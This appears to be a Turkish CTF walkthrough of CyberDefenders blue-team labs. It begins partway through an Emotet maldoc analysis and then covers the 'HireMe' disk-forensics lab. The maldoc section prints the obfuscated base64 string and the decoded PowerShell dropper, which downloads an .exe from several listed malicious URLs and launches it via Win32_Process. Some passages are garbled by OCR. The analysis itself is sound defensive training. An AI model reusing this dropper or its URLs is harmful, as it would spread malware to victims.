Bu maldoc hangi kötü amaçlı yazılım ailesini düşürmeye çalışıyordu?

Çözüm 3.) Virüstotal sitesinde dosyamızı taratıyoruz.

Cevap : Emotet



Soru 4.) What stream is responsible for the storage of the base64-encoded string?

Base64 kodlu dizinin depolanmasından hangi akış sorumludur?

Çözüm 4.) Kod: python2 oledump.py sample.bin

```
python2 olevba.py sample.bin
```

Dosyayı tekrar gözden geçiriyoruz ve burdaki en büyük bölüm olan 34'tür. Oledump çıktısı görseline soru 1 görselinden bakabilirsiniz.

```
root@kali: /home/kali/oletools/oletools-master/oletools
File Actions Edit View Help
VBA FORM STRING IN 'sample.bin' - OLE stream: u'Macros/roubhaol/i09/o'
-----
◆Page203G
VBA FORM STRING IN 'sample.bin' - OLE stream: u'Macros/roubhaol/i09/o'
-----
◆p2342772g3&*gs7712ffvs626fqo2342772g3&*gs7712ffvs626fqw2342772g3&*gs7712ffvs626fqe2342772g3
&*gs7712ffvs626fqr2342772g3&*gs7712ffvs626fqs2342772g3&*gs7712ffvs626fgh2342772g3&*gs7712ffv
s626fqeL2342772g3&*gs7712ffvs626fqL2342772g3&*gs7712ffvs626fq 2342772g3&*gs7712ffvs626fq-234
2772g3&*gs7712ffvs626fqe2342772g3&*gs7712ffvs626fq JABsAG2342772g3&*gs7712ffvs626fqaAZQBj234
2772g3&*gs7712ffvs626fAggAcg2342772g3&*gs7712ffvs626fqBvAHUA2342772g3&*gs7712ffvs626fqaAB3A
H2342772g3&*gs7712ffvs626fqUAdwA92342772g3&*gs7712ffvs626fqACcAdg2342772g3&*gs7712ffvs626fqB
1AGEA2342772g3&*gs7712ffvs626fqYwBkAG2342772g3&*gs7712ffvs626fq8AdQB2342772g3&*gs7712ffvs62
6fqAGMAaQ2342772g3&*gs7712ffvs626fqBvAhgA2342772g3&*gs7712ffvs626fqaABhAG2342772g3&*gs7712ff
vs626fq8AbAAAn2342772g3&*gs7712ffvs626fqADsAWw2342772g3&*gs7712ffvs626fqB0AGUA2342772g3&*gs77
12ffvs626fqdAAuAF2342772g3&*gs7712ffvs626fqMAZQBy2342772g3&*gs7712ffvs626fqAHYAAQ2342772g3&*
gs7712ffvs626fqBjAGUA2342772g3&*gs7712ffvs626fqUABvAG2342772g3&*gs7712ffvs626fqaAbgB02342772
g3&*gs7712ffvs626fqAE0AYQ2342772g3&*gs7712ffvs626fqBuAGEA2342772g3&*gs7712ffvs626fqZwBlAH234
2772g3&*gs7712ffvs626fqIAXQA62342772g3&*gs7712ffvs626fqADoAIg2342772g3&*gs7712ffvs626fqBTAEU
A2342772g3&*gs7712ffvs626fqYABjAH2342772g3&*gs7712ffvs626fqUAUgBp2342772g3&*gs7712ffvs626fqA
FQAEQ2342772g3&*gs7712ffvs626fqBgAFAA2342772g3&*gs7712ffvs626fqUgBPAG2342772g3&*gs7712ffvs62
6fqAAVABv2342772g3&*gs7712ffvs626fqAEAYA2342772g3&*gs7712ffvs626fqBvAGwA2342772g3&*gs7712ff
vs626fqIgAgAD2342772g3&*gs7712ffvs626fq0AIAAn2342772g3&*gs7712ffvs626fqAHQAbA2342772g3&*gs77
12ffvs626fqBzADEA2342772g3&*gs7712ffvs626fqMgAsAC2342772g3&*gs7712ffvs626fqAAdABs2342772g3&*
```

Soru 5.) This document contains a user-form. Provide the name?

Bu belge bir kullanıcı formu içermektedir. İsim ver?

Çözüm 5.) Kod: oledir sample.bin

Cevap: roubhaol

```
root@kali: /home/kali/oletools/oletools-master/oletools
File Actions Edit View Help
7   VBA
13  _VBA_PROJECT          |12997
15  __SRP_0                |2112
16  __SRP_1                |190
9   __SRP_2                |532
10  __SRP_3                |156
8    diakzouxchouz        |1367
14  dir                     |908
12  govviahtoozfaid       |5705
11  roubhaol               |1187
17  roubhaol
41  \x01CompObj            |97
42  \x03VBFrame             |292
18  f                        |510
20  i05
23  \x01CompObj            |112
21  f                      |44
22  o                      |0
24  i07
27  \x01CompObj            |112
25  f                      |44
26  o                      |0
6E182020-F460-11CE-9BCD-00AA00608E01
Forms.Frame
6E182020-F460-11CE-9BCD-00AA00608E01
Forms.Frame
```

Soru 6.) This document contains an obfuscated base64 encoded string; what value is used to pad (or obfuscate) this string?

Bu belge, karmaşık bir base64 kodlu dize içerir; bu dizeyi doldurmak (veya gizlemek) için hangi değer kullanılır?

Çözüm 6.) python2 oledump.py -s 15 --vbadecompresscorrupt sample.bin

Cevap : 2342772g3&\*gs7712ffvs626fq

```
root@kali: /home/kali/oletools/oledump
File Actions Edit View Help
sjiqw = roubhaol.gaoddaicsauktheb.Pages(10 / 10).ControlTipText
Dim ISXQDR As Integer
ISXQDR = 2
Do While ISXQDR < 2 + 7
ISXQDR = ISXQDR + 9: DoEvents
Loop
geulgelquuj = juuvzouchmiopxeox(sjiqw)
Dim kbqv04♦7♦r As Byte
End Function
Function luumlaud(zeolkaepxoag)
Set luumlaud = CreateObject(zeolkaepxoag)
Dim vPu As String
vPu = Replace$("BenqV1♦igVwifwdQq", "BenqV1♦i", "on5♦")
luumlaud =
showwindow = (mujgoiy + jioyseertioch) + (neivberziok + xuajroegquoudcaij)
Dim osWIUnikOk As String
osWIUnikOk = Replace$("cLwhWVLMDSQFh3♦T7♦", "cLwhWVLMD", "AvYXNNS")
End Function
```

Sonuçtan kodları kopyalayıp text editöre yapıştırıyoruz.

```
DO WHILE FZV4KHPQ < 4 + 5
FZV4KHPQ = FZV4KHPQ + 3: DoEvents
Loop
Set deajoajsaejam = luuumlaud(queegthaen)
Dim KRyWwW As String
KRyWwW = Replace$(f4@L5@JzNylk", "f4@L5@J", "TFRkFTyqd")
KRyWwW = Replace$(f4@L5@JzNylk", "f4@L5@J", "TFRkFTyqd")
```

Soru 7.) What is the program executed by the base64 encoded string?

Base64 kodlu dize tarafından yürütülen program nedir?

Çözüm 7.) Kod: python2 oledump.py -s 34 -d sample.bim

Çıktıyı kopyalayarak cyber chief'e ya

## 6. sorunun cevabın

Soru 8.) What WMI class is used to create the process to launch the trojan?

Truva atını başlatma sürecini oluşturmak için hangi WMI sınıfı kullanılır?

**Çözüm 8.)** Kodlarımızı çözerek cevaba ulaşıyoruz.

## Cevap 8 : win32\_process

ToC`ol" = "tls12, tls11, tls";\$deichbeudreir = '337';\$quoadgoijveum='duuvmoezhaitgoh';\$toehfethxohbaey=\$env:userprofile+'\'+\$deichbeudreir+.exe;\$sinteed='quainquachloaz';\$sintehoas='/\'+\$sintehoas+'ject') net.weBclient;\$jacleewyiqu='https://haoqunkong.com/n/s9w4tgcjl\_f6669ugu\_w4bj/\*https://www.techtr-vel.events/information/181sjn10nnkwpqyzsudzai\_hawng\_a6v5/\*http://digiwebmarketing.com/wp-admin/72t0jjhmw7takwvisfnz\_eejvf\_h6v2ix/'http://holfve.se/images/1ckw5mj49w\_2k11px\_d/\*http://www.fim.nl/\_backup/yfhrmhuhednwruruwh2t4mzcp\_yxhyu3p016\_q93hkh3dm/'.Split' ([char]42);\$seccierdeeth='duuzyeawpuqu';foreach(\$geersieb in \$jacleewyiqu) {try{\$reuthoas.'DOWN' loA dfi 'L'(\$geersieb, \$toehfethxohbaey).'Shuhvneh'.'doevdeidouaileuc';if ((Get- '+\$Itc'+'m') \$toehfethxohbaey), "LENGTH" -ge 24751) ([WmiClass]'win32\_Process')."Create" (\$toehfethxohbaey);\$quoodteeh='jiafruuzlalhoic';break;\$cmgcnienteiqu= yoowveinnie)}catch{}\$oizlulifier='foqulevcaoj'". The interface includes sections for Recipe, Input, Output, Find / Replace, and various configuration options like Global match, Case insensitive, Multiline matching, and Dot matches."/&gt;

Soru 9.) Multiple domains were contacted to download a trojan. Provide first FQDN as per the provided hint.

Truva atı indirmek için birden fazla alanla bağlantı kuruldu. Sağlanan ipucuna göre ilk FQDN'yi sağlayın.

**Çözüm 9.)** 8. Soru görselinde bağlantımız gözükmeğtedir.

Cevap 9: haoqunkong.com

## HireMe

İçindekiler;

- Başlama
- Kullanılan Programlar
- Soruların Çözümü
- Son

Selamlar, bugün "[CyberDefenders: Blue Team CTF Challenges](#)" sitesi üzerinde bulunan "HireMe" adlı labın imaj dosyasını inceleyip, çözümünü gerçekleştireceğiz.


CTF şeklinde olan rar dosyamızı indirelim ve içerisindeki PCAP dosyamıza ulaşmak için şifremizi girelim.([cyberdefenders.org](http://cyberdefenders.org)).

Kullanılan Programlar:

FTK Imager(<https://www.exterro.com/ftk-imager>)

Kernel OST viewer([OST Viewer - Free Tool to Open Orphan OST Files](#))

Registry viewer([Registry Viewer 1.8.0.5](#))



### 1. What is the administrator's username?

Cihazdaki yetkili kişinin kullanıcı adını soruyor. Bunu indirmiş olduğumuz klasör içerisinde Horcrux.ad1.txt adlı metin belgesindeki ibarelerin içerisinde görmemiz mümkün.

Bazı ibareler;

```
Horcrux.E01      artition 2 [32216MB]:NONAME  
[NTFS] | [root] | Windows | System32 | config | *(Wildcard, Consider Case, Include Subdirectories)
```

```
Horcrux.E01      artition 2 [32216MB]:NONAME  
[NTFS] | [root] | Users | Karen | AppData | Local | Google | *(Wildcard, Consider Case, Include  
Subdirectories)
```

```
Horcrux.E01      artition 2 [32216MB]:NONAME  
[NTFS] | [root] | Users | Karen | AppData | Local | Microsoft | Outlook | *(Wildcard, Consider Case, Include  
Subdirectories)
```

```
Horcrux.E01      artition 2 [32216MB]:NONAME  
[NTFS] | [root] | Users | Karen | AppData | Roaming | Microsoft | Office | *(Wildcard, Consider Case, Include  
Subdirectories)
```

### 2. What is the OS's build number?

Cihazda yer alan işletim sisteminin sürümünü soruyor sanırım. Bunun için Horcrux.ad1 adlı dosyamı FTK Imager adlı programımı yansittım. Daha sonra açılan pencerede alta yer alan görseldeki işlemleri yaptım, ulaşmış olduğum klasörde SOFTWARE ibaresini masaüstünde harhangi bir alana çıkarttım. Çıkarılmış olduğum dosyam ise AccessData Registry Viewer adlı programımı yansittım. Yansıttıktan sonra görselde (ikinci ve üçüncü görsel) ilgili yerleri takip ettim. Cevabım 16299.

# AccessData FTK Imager 4.5.0.3

File View Mode Help



## Evidence Tree

- Horcrux.ad1
  - Custom Content Image([Multi]) [AD1]
    - Horcrux.E01:Partition 2 [32216MB]:NONAME [NTFS]
      - [root]
        - Users
        - Windows
          - System32
            - config
              - Journal
              - RegBack
              - systemprofile
              - TxR
  - Horcrux.E01:Partition 3 [3122MB]:PacaLady [NTFS]

## File List

### Name

- SAM{47a6a13d-a514-11e7-a94e-ec0d9a0...
- SECURITY
- SECURITY.FileSlack
- SECURITY.LOG1
- SECURITY.LOG2
- SECURITY{47a6a12e-a514-11e7-a94e-ec0...
- SECURITY{47a6a12e-a514-11e7-a94e-ec0...
- SECURITY{47a6a12e-a514-11e7-a94e-ec0...
- SOFTWARE

Software File List			
Name	Size	Hash	Actions
00000000	72	6	
00000010	00	0	
00000020	01	00 00 00 20 00 00 00-00 20 48 05 0	
00000030	69	00 6E 00 64 00 6F 00-77 00 73 00 5	

# AccessData Registry Viewer (Demo Mode) - [SOFTWARE]

File Edit Report View Window Help



## SOFTWARE

- 7-Zip
- Classes
- Clients
- Google
- Intel
- Macromedia
- Microsoft
  - .NETFramework
  - AccountsControl
  - Active Setup
  - ActiveSync
  - ADs
  - Advanced INF Setup
  - ALG
  - AllUserInstallAgent
  - AMSI
  - Analog
  - AppServiceProtocols
  - AppV



Name	Type	Data
SystemRoot	REG_SZ	C:\Windows
BuildBranch	REG_SZ	rs3_relea
BuildGUID	REG_SZ	ffffffff-ffff
BuildLab	REG_SZ	16299.rs3_
BuildLabEx	REG_SZ	16299.15.a
Compositio...	REG_SZ	Professional
CurrentBuild	REG_SZ	16299
CurrentBuild...	REG_SZ	16299
CurrentMajo...	REG_DWORD	0x00000000
CurrentMin...	REG_DWORD	0x00000000
CurrentType	REG_SZ	Multiproc
CurrentVersi...	REG_SZ	6.3
EditionID	REG_SZ	Professional
EditionSubst...	REG_SZ	(value not
InstallationT...	REG_SZ	Client
InstallDate	REG_DWORD	0x5C4CB0
ProductName	REG_SZ	Windows
ReleaseId	REG_SZ	1709

## Key Properties

Last Written Time	22.03.2019 23:40:50 UTC
OS Install Date (UTC)	Sat Jan 26 19:10:01 2019
OS Install Date (Local)	Sat Jan 26 22:10:01 2019

00 43 00 3A 00 5C 00 57 00-69 00 6E  
10 77 00 73 00 00 00

AccessData Registry Viewer (Demo Mode) - [SOFTWARE]

File Edit Report View Window Help

Name	Type
SystemRoot	REG_SZ
BuildBranch	REG_SZ
BuildGUID	REG_SZ
BuildLab	REG_SZ
BuildLabEx	REG_SZ
CompositionEditionID	REG_SZ
CurrentBuild	REG_SZ
CurrentBuildNumber	REG_SZ
CurrentMajorVersionNumber	REG_DWORD
CurrentMinorVersionNumber	REG_DWORD
CurrentType	REG_SZ
CurrentVersion	REG_SZ
EditionID	REG_SZ
EditionSubstring	REG_SZ
InstallationType	REG_SZ
InstallDate	REG_DWORD
ProductName	REG_SZ
ReleaseId	REG_SZ

**Key Properties**

Last Written Time	22.03.2019 23:40:50 UTC
OS Install Date (UTC)	Sat Jan 26 19:10:01 2019
OS Install Date (Local)	Sat Jan 26 22:10:01 2019

3. What is the hostname of the computer?

Cihazın adını soruyor sanırım. Bunu için FTK Imager adlı programıma geri dönüyor aynı sekmede SYSTEM öğesini çıkartıp AccessData Registry Viewer adlı programa yansıtacağım. Daha sonra görselde(ikinci görsel) yer alan sekmele açınca cevabım TOTALLYNOTAHACK.

AccessData FTK Imager 4.5.0.3

Evidence Tree

- Horcrux.ad1
  - Custom Content Image([Multi]) [AD1]
  - Horcrux.E01:Partition 2 [32216MB]:NONAME [NTFS]
    - [root]
      - Users
      - Windows
        - System32
          - config
            - Journal
            - RegBack
            - systemprofile
            - TxR
    - Horcrux.E01:Partition 3 [3122MB]:PacaLady [NTFS]

File List

Name

- SOFTWARE.LOG2
- SOFTWARE.LOG2.FileSlack
- SOFTWARE(47a6a11d-a514-11e7-a94e-ec...)
- SOFTWARE(47a6a11d-a514-11e7-a94e-ec...)
- SOFTWARE(47a6a11d-a514-11e7-a94e-ec...)
- SYSTEM
- Export Files...
- SYSTEM.P...
- SYSTEM.L...
- Export File Hash List...
- SYSTEM.L...
- Add to Custom Content Image (AD1)
- SYSTEM.LOG2.FileSlack
- SVSTEM(47a6a0d1-a514-11e7-a94e-ec0d)

000000 72 65 67 66 D4 E5 00 00-D4 E5 00 00 00  
000010 00 00 00 00 01 00 00 00-05 00 00 00 00  
000020 01 00 00 00 20 00 00 00-00 E0 AB 00 01  
000030 5C 00 57 00 69 00 6E 00-64 00 6F 00 00

AccessData Registry Viewer (Demo Mode) - [SYSTEM]

File Edit Report View Window Help

SYSTEM

- ActivationBroker
- ControlSet001
  - Control
    - {7746D80F-97E0-4E26-9543-26B41F}
    - ACPI
    - AppID
    - AppReadiness
    - Arbiters
    - BackupRestore
    - BitLocker
    - CI
    - Class
    - CMF
    - CoDeviceInstallers
    - COM Name Arbiter
    - CommonGlobUserSettings
    - Compatibility
    - ComputerName
      - ComputerName
    - ContentIndex
    - CrashControl

4. A messaging application was used to communicate with a fellow Alpaca enthusiast. What is the

name of the software?

Alpakalara(koyun/keçi benzeri evcil hayvan) meraklı bir kişi ile bir mesajlaşma platformu üzerinden sohbet edilmiş bu platformun adını soruyor. Bunun için ilk çıkarmış olduğum SOFTWARE ibaresini geri açtım ancak bir sorun var Windows işletim sisteminde isimsiz uygulamaların yer aldığı dizini kayıt defteri yolunu bilmiyorum bunun için google arama motoruna default path of windows applications in registry yazdım ve çıkan sonuçlar arasında HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\App Paths olduğunu gördüm. Hemen AccessData Registry Viewer üzerinde Microsoft -> Windows -> CurrentVersion -> App Paths kısmına gittim burada yer alan uygulamalar arasında dikkatimi SKYPESERVER.EXE çekti çünkü bu bir mesajlaşma uygulaması idi bu yüzden cevabım Skype.

A screenshot of a Google search results page. The search query "default path of windows applications in registry" is entered in the search bar. Below the search bar, there are several navigation links: "Tümü" (selected), "Videolar", "Görseller", "Haberler", "Alışveriş", and "Daha fazla". A snippet of search results is shown, starting with a snippet from Microsoft Docs: "An application that is installed for per user can be registered under HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\... application that is installed for all users of the computer can be registered at HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\...". The date "19 Ağú 2021" is visible next to the snippet. Below the snippet, the URL "https://docs.microsoft.com" and the title "Application Registration - Win32 apps | Microsoft Docs" are displayed. At the bottom right, there is a link "Öne çıkan snippet'ler hakkı" with a question mark icon.

AccessData Registry Viewer (Demo Mode) - [SOFTWARE]

File Edit Report View Window Help

Name	Type	Data
(default)	REG_SZ	C:\Program Files
Path	REG_SZ	C:\Program Files


	00	43	00	3A	00	5C	00	50	00-72	00	6F	00	67	00	72	00	C:::
10	61	00	6D	00	20	00	46	00-69	00	6C	00	65	00	73	00	a-m-	
20	20	00	28	00	78	00	38	00-36	00	29	00	5C	00	4D	00	-(-	
30	69	00	63	00	72	00	6F	00-73	00	6F	00	66	00	74	00	i-c-	
40	20	00	4F	00	66	00	66	00-69	00	63	00	65	00	5C	00	-0-	
50	52	00	6F	00	6F	00	74	00-5C	00	4F	00	66	00	66	00	R-o-	
60	69	00	63	00	65	00	31	00-36	00	5C	00	53	00	6B	00	i-c-	
70	79	00	70	00	65	00	53	00-72	00	76	00	5C	00	53	00	y-p-	
80	4B	00	59	00	50	00	45	00-53	00	45	00	52	00	56	00	K-Y-	
90	45	00	52	00	2E	00	45	00-58	00	45	00	00	00	E-R-			

**Key Properties**

Last Written Time: 9.02.2019 20:52:56 UTC

5. What is the zip code of the administrator's post?

Cihazdaki yetkili kişinin posta kodunu soruyor. Bunun için FTK Imager'a geri döndüm ve görselde(ilk görsel) yer alan takibi yaparak Web Data ibaresine tıkladım. Daha sonra üstte yer alan gözlük ve TEXT görünümlü butona tıklayarak dosyamı okunur hale getirdim. Metin içerisinde gezerken şöyle bir ibare beni karşıladı; [ConfirmEMailklovespizza@outlook.com](mailto:ConfirmEMailklovespizza@outlook.com)%;[FromEMailklovespizza@outlook.com](mailto:FromEMailklovespizza@outlook.com)postal19709 "%/PostingTitleJob Needed, 19709 ; buradan hareketle cevabımın 19709 olduğunu anladım.




6. What are the initials of the person who contacted the admin user from TAAUSA?

TAAUSAI'den cihaz yetkilisi ile iletişim kuran kişilerin baş harflerini soruyor. Bunun için görselde(ilk görsel) yer alan adımları takip ettim ve [klvespizza@outlook.com.ost](mailto:klvespizza@outlook.com.ost) öğesini çıkarttım. Çıkarılmış olduğum ost dosyasını Kernel OST Viewer adlı programıma yansittım. Açılan Pencerede Inbox yani Gelen Kutusu sekmesine gittim buradan Date/Time öğesine iki kere tıkladım ve başlıklarım arasında ilk gelen maile baktım MS yazısını gördüm aynı zamanda cevabımı.

# AccessData FTK Imager 4.5.0.3

File View Mode Help

Evidence Tree



File List

Name

	InferencesB335BEB65C7BE6469B224032ADF2F4EC_{6D032
	klovespizza@outlook.com.ost
	klovespizza@outlook.com.ost.FileSlack
	PolicyNudgeClassificationDefinitions_B335BEB65C7BE64
	PolicyNudgeClassificationDefinitions_B335BEB65C7BE64
	PolicyNudgeRules_B335BEB65C7BE6469B224032ADF2F4E
	PolicyNudgeRules_B335BEB65C7BE6469B224032ADF2F4E
	~klovespizza@outlook.com.ost.tmp

K Kernel OST Viewer

FILE VIEW FIND HELP

Select File Find Help

**Folder List**

- Common Views
- Drizzle
- Finder
- IPM\_SUBTREE
  - Archive
  - Calendar
  - Birthdays
  - United States I**
  - Contacts
    - {06967759-274D}
    - {A9E2BC46-B3A}
    - Companies
    - GAL Contacts
    - Organizational
    - PeopleCentricC
    - Recipient Cache**
  - Conversation Action
  - Conversation History
    - Team Chat
  - Deleted Items
  - Drafts
  - External Contacts
  - Files
  - Inbox**
  - Journal
  - Junk Email
  - Notes
  - Outbox
  - PersonMetadata
  - Quick Step Settings
  - RSS Feeds
  - Sent Items

**Inbox (36)**

From	Subject	Date/Time
<FILTER>	<FILTER>	<FILTER>
Karen Alice<klovespizza@o...	RE: Interested in the job	Sat 03/23/2012
Karen Alice<klovespizza@o...	RE: Interested in the job	Sat 03/23/2012
Alpaca Activists<taausai@g...	Re: Interested in the job	Fri 03/22/2012
Alpaca Activists<taausai@g...	Re: Interested in the job	Fri 03/22/2012
Jashua Tetrault<6f96e860df...	Re: I saw your add!	Sun 03/17/2012
jeff astrologo<deea7ab4f62...	Re: Job Needed, 19709	Sun 03/17/2012
Alpaca Activists<taausai@g...	Re: Interested in the job	Sun 03/17/2012
Alpaca Activists<taausai@g...	Re: Interested in the job	Sun 03/17/2012
Microsoft account team<ac...	Microsoft account security info verificat...	Sun 03/17/2012
System Administrator	Undeliverable: Interested in the job	Sun 03/17/2012
Outlook.com Team<member...	Please sign in to your Outlook.com acc...	Sun 03/17/2012
System Administrator	Undeliverable: Follow Up Email	Sun 03/17/2012
Outlook.com Team<member...	Please sign in to your Outlook.com acc...	Sun 03/17/2012
Alpaca Activists<13919c46...	Follow Up Email	Sun 03/17/2012
DmnNov<no-reply@dmnNov	Organize your files with DmnNov folders	Sat 03/16/2012

**Simple View Advanced Properties View**

**RE: Interested in the job**

Karen Alice<klovespizza@outlook.com>  
 To: "Karen Alice" <klovespizza@outlook.com>  
 Attachments: Skype Convo.zip

MS

Things didn't go as planned with Bob. I attached a copy of our chat history.

7. How much money was TAAUSAI willing to pay upfront?

TAAUSAI kaç lirayı göden çıkarttı diyor. Aynı sekme içerisinde alıntılı mail olduğu için aşağı inince 150,000 \$ olduğunu görüyorum.

	<FILTER>	<FILTER>		<FILTER>	<FILTER>
	Karen Alice<klovespizza@outlook.com>	RE: Interested in the job	Sat 03/23/2019 02:37 AM		Lost/Deleted
	Karen Alice<klovespizza@outlook.com>	RE: Interested in the job	Sat 03/23/2019 02:37 AM		Existing
	Alpaca Activists<taausai@gmail.com>	Re: Interested in the job	Fri 03/22/2019 04:55 AM		Existing
	Alpaca Activists<taausai@gmail.com>	Re: Interested in the job	Fri 03/22/2019 04:47 AM		Existing
	Jashua Tetrault<6f96e860df...>	Re: I saw your add!	Sun 03/17/2019 14:35 PM		Existing
	jeff astrologo<deea7ab4f62...>	Re: Job Needed, 19709	Sun 03/17/2019 14:20 PM		Existing
	Alpaca Activists<taausai@gmail.com>	Re: Interested in the job	Sun 03/17/2019 09:44 AM		Existing
	Alpaca Activists<taausai@gmail.com>	Interested in the job	Sun 03/17/2019 09:19 AM		Existing
	Microsoft account team<ac...>	Microsoft account security info verificat...	Sun 03/17/2019 09:02 AM		Existing
	System Administrator	Undeliverable: Interested in the job	Sun 03/17/2019 09:00 AM		Existing
	Outlook.com Team<member...>	Please sign in to your Outlook.com acc...	Sun 03/17/2019 09:00 AM		Existing
	System Administrator	Undeliverable: Follow Up Email	Sun 03/17/2019 08:57 AM		Existing
	Outlook.com Team<member...>	Please sign in to your Outlook.com acc...	Sun 03/17/2019 08:57 AM		Existing
	Alpaca Activists<13919c46...>	Follow Up Email	Sun 03/17/2019 08:32 AM		Existing
	Dronbox<no-reply@dronbox...>	Organize your files with Dronbox folders	Sat 03/16/2019 20:44 PM		Existing

[Simple View](#) [Advanced Properties View](#)

### RE: Interested in the job

Karen Alice <klovespizza@outlook.com>  
 To: "Karen Alice" <klovespizza@outlook.com>  
 Attachments: Skype Convo.zip

Hi Michael,

